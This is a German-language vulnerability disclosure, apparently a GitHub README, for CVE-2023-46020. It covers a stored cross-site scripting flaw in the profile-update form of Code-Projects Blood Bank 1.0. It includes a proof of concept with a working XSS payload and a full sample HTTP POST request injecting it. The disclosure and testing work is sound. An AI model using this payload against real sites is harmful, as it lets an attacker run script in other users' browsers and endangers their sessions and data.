CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Stored-Cross-Site-Scripting-Vulnerability
- Exploit-Autor: ersinerenler
Homepage des Anbieters
Software-Link
Übersicht
- Code-Projects Blood Bank V1.0 ist anfällig für eine kritische Sicherheitsschwachstelle, die gespeichertes Cross-Site-Scripting (XSS) über mehrere Parameter (rename, remail, rphone und rcity) in der Datei /updateprofile.php betrifft. Die Anwendung bereinigt benutzergelieferte Daten nicht ausreichend, sodass Angreifer bösartige Skripte in die Anwendung einschleusen können. Dies könnte zur Ausführung von beliebigem Skriptcode in den Browsern ahnungsloser Benutzer führen und möglicherweise deren Sicherheit und Privatsphäre im Kontext der betroffenen Website gefährden.
Details zur Schwachstelle
- CVE-ID: CVE-2023-46020
- Betroffene Version: Blood Bank V1.0
- Verwundbare Datei: updateprofile.php
- Parameter: rename, remail, rphone, rcity
- Angriffsart: lokal
Referenzen:
Beschreibung
- Die Parameter rename, remail, rphone und rcity in der Datei /file/updateprofile.php von Code-Projects Blood Bank V1.0 sind anfällig für gespeichertes Cross-Site-Scripting (XSS). Diese Schwachstelle entsteht durch unzureichende Validierung und Bereinigung benutzergelieferter Daten. Ein Angreifer kann diese Schwäche ausnutzen, indem er bösartige Skripte in diese Parameter einschleust, die, sobald sie auf dem Server gespeichert sind, ausgeführt werden können, wenn andere Benutzer das Profil des betroffenen Benutzers ansehen.
Proof of Concept (PoC) :
- Fangen Sie die POST-Anfrage an updateprofile.php über Burp Suite ab
- Injizieren Sie den Payload in die verwundbaren Parameter
- Payload:
"><svg/onload=alert(document.domain)>
- Beispielanfrage für den Parameter
rname
POST /bloodbank/file/updateprofile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/rprofile.php?id=1
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

rname=test"><svg/onload=alert(document.domain)>&remail=test%40gmail.com&rpassword=test&rphone=8875643456&rcity=lucknow&bg=A%2B&update=Update

- Gehen Sie zur Profilseite und lösen Sie das XSS aus
 ersinerenler/cve-2023-46020-code-projects-blood-bank-1.0-stored-cross-site-scripting-vulnerability

